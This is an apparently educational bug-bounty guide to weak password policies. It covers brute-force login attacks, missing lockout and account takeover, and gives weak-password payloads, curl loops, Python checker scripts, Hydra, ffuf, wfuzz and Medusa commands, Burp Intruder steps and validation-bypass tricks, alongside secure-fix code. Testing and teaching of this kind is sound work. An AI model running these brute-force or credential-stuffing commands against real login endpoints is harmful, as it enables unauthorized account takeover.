
Weak Password Policy —
Brute-Force, ATO & Full Account Takeover
A Weak Password Policy vulnerability exists when a web application or API fails to enforce minimum password complexity, lockout mechanisms, or rate limiting — letting attackers brute-force, credential-stuff, or simply register with trivially guessable passwords. One of the most impactful and under-reported authentication bugs in bug bounty programs.
🔍 What is Weak Password Policy?
A Weak Password Policy vulnerability is classified under OWASP A07:2021 — Identification and Authentication Failures. It occurs when an application fails to enforce server-side rules around password strength, uniqueness, and authentication resilience — allowing users (and attackers) to set or exploit trivially guessable credentials.

Weak Password Policy — No lockout + weak passwords accepted = Brute-Force ATO
A Weak Password Policy is not just “password too short.” It’s the full absence of authentication hardening: no complexity enforcement, no account lockout, no rate limiting, no breach-password checks, and no secure reset token generation. Each missing control is a standalone bug bounty finding.
🎯 Attack Surfaces
Weak Password Policy vulnerabilities can appear across multiple endpoints. Always test each surface independently — especially the raw API, which often bypasses frontend validation entirely.
📋 Quick Reference Table
| Field | Details |
|---|---|
| Vulnerability | Weak Password Policy |
| Also Known As | Insecure Password Requirements, Missing Complexity Controls, Lax Authentication Policy |
| OWASP | A07:2021 – Identification and Authentication Failures | API2:2023 – Broken Authentication |
| CVSS Score | 7.5–9.8 (HIGH to CRITICAL depending on context) |
| Severity | CRITICAL (no lockout) | HIGH (weak registration) |
| Difficulty | Beginner to Intermediate |
| Tools | Burp Suite, Hydra, ffuf, Medusa, Python requests, curl, wfuzz, OWASP ZAP |
| Key Endpoints | /login, /register, /api/auth, /admin/login, /forgot-password, /change-password |
| Chaining | ATO → IDOR → Privilege Escalation → RCE via Admin File Upload |
| Real-World | SolarWinds default ‘solarwinds123’, RockYou breach, LinkedIn MD5 hash dump |
| Practice | PortSwigger Auth Labs, DVWA Brute Force, TryHackMe Auth Bypass |
💣 Password Payload Reference
The following Weak Password Policy test payloads should be attempted against every authentication endpoint — always intercept the request in Burp Suite to bypass any client-side JavaScript validation before testing.
| Password / Payload | Category | What It Tests | Severity |
|---|---|---|---|
| a | Single char | Minimum length enforcement | CRITICAL |
| 1 | Single digit | Numeric-only short password | CRITICAL |
| 123 | 3-char numeric | Common short PIN accepted | CRITICAL |
| admin | 5-char dictionary | Most common admin password | CRITICAL |
| password | 8-char dictionary | Top-1 most common password globally | CRITICAL |
| 123456 | 6-char numeric | Top-2 most common password globally | CRITICAL |
| pass1 | 5-char alphanumeric | Weak complexity bypass | HIGH |
| qwerty | Keyboard walk | Pattern-based password accepted | HIGH |
| [username] | Username = password | Tests user=password scenario | CRITICAL |
| [blank/empty] | Empty string | Null password acceptance | CRITICAL |
| letmein | Dictionary word | Classic weak password accepted | HIGH |
| admin123 | Dict + number | Default admin combination | CRITICAL |
| P@ssw0rd | Complexity-compliant | Tests if only charset is checked | MEDIUM |
| [domain]123 | Org-specific | Targeted org-name guess | HIGH |
| Aa1! | 4-char complex | Short but complex — tests min length | HIGH |
🛠️ Manual Testing — Step by Step
Always test on your own registered test account. Never trigger lockout on real user accounts during bug bounty testing. Obtain written permission before testing production systems.
Phase 1 — Reconnaissance
Phase 2 — Registration Testing
a before forwarding1, 123, admin, password, 123456, empty string. Document each result.# Intercepted registration POST — modify password to weak value: POST /api/register HTTP/1.1 Host: target.com Content-Type: application/json {"email":"bugtest@test.com","password":"a"} # 200 OK / 201 Created → VULNERABLE ✓ {"status":"success","message":"Account created"} # 400 Bad Request → Validation exists {"error":"Password must be at least 8 characters"}
Phase 3 — Lockout / Rate Limit Testing
Send 50 intentionally wrong-password login attempts against your own test account and observe the server behavior:
# Send 50 failed login attempts — use your OWN test account
for i in $(seq 1 50); do
  CODE=$(curl -s -o /dev/null -w '%{http_code}' \
    -X POST https://target.com/api/login \
    -H 'Content-Type: application/json' \
    -d '{"email":"mytest@test.com","password":"wrongpass"}')
  echo "Attempt $i: HTTP $CODE"
done

# All 401? → No lockout → VULNERABLE (CRITICAL)
# 429 at attempt N? → Rate limiting exists (note threshold)
# Check response headers for: X-RateLimit-*, Retry-After
Phase 4 — Forgot-Password Flow
new_password=a. If accepted → Weak Password Policy also applies to reset flow.🔧 Tools & Automation
hydra -l user@test.com -P rockyou.txt target.com http-post-form "/login:email=^USER^&password=^PASS^:Invalid"
Proxy → Intercept → Send to Intruder → Sniper → Load wordlist → Attack
pip install requests && python3 brute_check.py
ffuf -w passwords.txt -X POST -d '{"password":"FUZZ"}' -u https://target.com/login -mc 200
wfuzz -c -z file,rockyou.txt --data '{"password":"FUZZ"}' https://target.com/api/login
medusa -h target.com -u admin -P rockyou.txt -M http -m DIR:/login
💻 Scripts & Code
Python — Weak Password Registration Checker
This script automatically tests whether a registration endpoint accepts common weak passwords. Use only on your own test accounts.
import requests, json

TARGET  = 'https://target.com/api/register'
HEADERS = {'Content-Type': 'application/json'}

WEAK_PASSWORDS = [
    'a', '1', '123', 'admin', 'password',
    '123456', 'pass1', 'qwerty', 'letmein',
    'admin123', '', 'test'
]

for pwd in WEAK_PASSWORDS:
    payload = json.dumps({'email':'bugtest@test.com','password':pwd})
    r = requests.post(TARGET, headers=HEADERS, data=payload)
    status = '✓ VULNERABLE' if r.status_code in [200,201] else '✗ Blocked'
    print(f'[{r.status_code}] {status} | password={repr(pwd)}')
Python — Lockout Detector
import requests, json, time

LOGIN_URL   = 'https://target.com/api/login'
TEST_EMAIL  = 'mytest@mytest.com'  # YOUR OWN account
MAX_ATTEMPTS = 50
locked = False

headers = {'Content-Type': 'application/json'}

for i in range(MAX_ATTEMPTS):
    payload = json.dumps({'email':TEST_EMAIL,'password':f'wrongpass{i}'})
    r = requests.post(LOGIN_URL, headers=headers, data=payload)
    if r.status_code == 200:
        print(f'[!] ATO at attempt {i+1}'); break
    elif r.status_code == 429:
        print(f'[+] Locked after {i+1} attempts — rate limit present')
        locked = True; break
    else:
        print(f'[{i+1}] HTTP {r.status_code}')
    time.sleep(0.2)

if not locked:
    print(f'[!] NO LOCKOUT after {MAX_ATTEMPTS} attempts — CRITICAL')
Bash — Hydra HTTP-POST Brute Force
#!/bin/bash
# Permission required! Use ONLY on your own test accounts.

TARGET='target.com'
LOGIN_PATH='/api/login'
USER='test@test.com'
WORDLIST='/usr/share/wordlists/rockyou.txt'

hydra -l "$USER" \
      -P "$WORDLIST" \
      "$TARGET" \
      http-post-form \
      "$LOGIN_PATH:{\"email\":\"^USER^\",\"password\":\"^PASS^\"}:Invalid credentials" \
      -V -t 4 -w 3

# -t 4 = 4 threads (low = avoids lockout detection)
# -w 3 = 3 second wait between tasks
🔷 Burp Suite Guide
Step 1 — Intercept the Registration Request
password value to a.Step 2 — Brute Force with Intruder
# 1. Intercept login POST → Right-click → Send to Intruder
# 2. Positions tab → Clear § → highlight password value → Add §

{"email":"test@test.com","password":"§FUZZ§"}

# 3. Payloads tab → Simple list → Load rockyou.txt (top 1000)
# 4. Options → Thread = 1, Throttle = 500ms (avoid lockout)
# 5. Start Attack → Sort by Status → 200 = ATO achieved

# Cluster Bomb (username + password):
# Position 1: §email§    → emails.txt
# Position 2: §password§ → passwords.txt
Step 3 — Lockout Check in Repeater
# Send login → Ctrl+R to Repeater
# Resend same wrong-password request 50 times
# Compare all responses:

# All 401? → NO LOCKOUT → CRITICAL vulnerability
HTTP/1.1 401 Unauthorized  (attempt 1)
HTTP/1.1 401 Unauthorized  (attempt 50)

# Rate limit present (good):
HTTP/1.1 429 Too Many Requests
Retry-After: 300

# Headers to check (often absent = vulnerable):
X-RateLimit-Limit: 10
X-RateLimit-Remaining: 0
X-RateLimit-Reset: 1734567890
⚡ Advanced Techniques
Technique 1 — WAF Bypass via Unicode/Encoding
# WAF blocks 'password' keyword — try Unicode normalization:
{"password":"\u0070assword"}   # p = \u0070

# Null byte injection — server validates before null, not after:
{"password":"a\u0000randompadding999"}

# Parameter pollution:
POST /login
password=StrongPass&password=a   # some servers use last value

# Content-type switch (bypass JSON validator):
Content-Type: application/x-www-form-urlencoded
email=test@test.com&password=a
Technique 2 — Long Password Truncation Bug
# Register with 200-char password
long_password = 'A' * 200
register(email='test@test.com', password=long_password)

# Attempt login with only first 72 chars (truncation point)
short_password = 'A' * 72
result = login(email='test@test.com', password=short_password)

# If login succeeds → SILENT TRUNCATION → HIGH vulnerability
# CVE-2013-1691 (Mozilla) was exactly this bug
Technique 3 — Race Condition on Password Reset
# Use Turbo Intruder to send 20 simultaneous reset requests
# Goal: reuse reset token before server atomically invalidates it

POST /api/reset-password HTTP/1.1
Host: target.com

{"token":"abc123","new_password":"a"}

# If first request accepts weak password AND token stays valid
# for subsequent requests → Race Condition + Weak Policy chain
Technique 4 — Password Complexity Illusion
Some servers check only for the presence of character classes, not minimum distribution. These passwords satisfy most regex policies but are weak:
| Password | Why It’s Still Weak | Finding |
|---|---|---|
Aa1! | Only 4 chars — all classes present | HIGH |
Password1! | Dictionary word with substitutions | HIGH |
P@ssw0rd | Classic leet-speak, in every wordlist | HIGH |
Abcdefg1! | Sequential letters + one symbol | HIGH |
Summer2024! | Season + year pattern, highly guessable | HIGH |
🛡️ Framework Secure Fix Reference
| Framework | ❌ Vulnerable Code | ✅ Secure Fix |
|---|---|---|
| Node.js | if(password.length < 1) { allow() } | const score = require(‘zxcvbn’)(pwd).score; if(score < 3) return 400; |
| Django | PASSWORD_VALIDATORS = [] // disabled | Add MinimumLengthValidator, CommonPasswordValidator, NumericPasswordValidator to AUTH_PASSWORD_VALIDATORS |
| Laravel | ‘password’ => ‘required’ | ‘password’ => [‘required’,’min:12′,’mixed_case’,’numbers’,’symbols’,’confirmed’] |
| Spring Boot | @Size(min=1) String password | @Size(min=12,max=128) @Pattern(regexp=”(?=.*[A-Z])(?=.*\\d)(?=.*[@$!%*?&]).+”) String password |
| Ruby on Rails | validates :password, length: {minimum: 1} | validates :password, length:{minimum:12}, format:{with:/(?=.*[A-Z])(?=.*\d)(?=.*[!@#$])/} |
| Go | if len(password) == 0 { allow } | if len(pwd)<12 || !hasUpper(pwd) || !hasDigit(pwd) || !hasSpecial(pwd) { return ErrWeakPassword } |
| PHP | if(!empty($pwd)) { accept(); } | Use password_hash(bcrypt) + enforce strlen≥12, upper, digit, special with preg_match |
🔗 Real Bug Chains
A Weak Password Policy is rarely the end of the chain — it’s usually the entry point to much higher severity findings:
✅ Key Takeaways
A Weak Password Policy vulnerability is not a single missing check — it is the complete absence of authentication hardening. Each missing control (no length check, no lockout, no rate limit, no breach check) is independently reportable in most bug bounty programs.
- Always test the raw API endpoint, not just the web UI — JS validation is trivially bypassed via Burp Suite interception.
- Accepting a 1-character password on registration alone is a valid HIGH severity bug bounty finding.
- No account lockout after 5–10 failed login attempts = brute-force vulnerability = CRITICAL severity.
- Test ALL auth surfaces:
/login,/register,/change-password,/forgot-password,/api/auth, mobile API. - Default credentials like admin:admin on admin panels must be reported as CRITICAL immediately.
- Password reset token shorter than 32 hex characters or sequential/timestamp-based is a standalone vulnerability.
- Silent password truncation above N characters is both a security bug and an authentication logic flaw.
- Always document exact HTTP request/response pairs — screenshot + Burp export for the report.
- Combine Weak Password Policy with IDOR or Privilege Escalation for CRITICAL chain reports worth higher bounties.
- Mention HaveIBeenPwned API integration absence explicitly in your secure recommendations section.
A researcher on HackerOne found a fintech platform’s /api/v1/login had no rate limiting and accepted passwords as short as 1 character. They demonstrated credential stuffing at 500 requests/minute with zero lockout, achieving ATO on 3 self-registered test accounts. Bounty: $3,500 (HIGH). Lack of MFA enforcement elevated the overall report severity.
Title: “Weak Password Policy + No Account Lockout Enables Brute-Force Account Takeover”
Include: 1) Request/response showing 1-char password accepted. 2) 50 failed attempts with no lockout response. 3) PoC Hydra/Python command with output. 4) CVSS score calculation. 5) Remediation: min 12 chars, lockout after 5 attempts, CAPTCHA, Argon2 hashing, HaveIBeenPwned integration.
🔗 Learn More
Deepen your understanding of Weak Password Policy and authentication security with these authoritative resources:
- OWASP A07:2021 — Identification and Authentication Failures
- PortSwigger Web Academy — Authentication Vulnerabilities
- SecLists GitHub — Password Wordlists for Testing
- HackTheBox — Practice Authentication Machines
- TryHackMe — Authentication Bypass Room

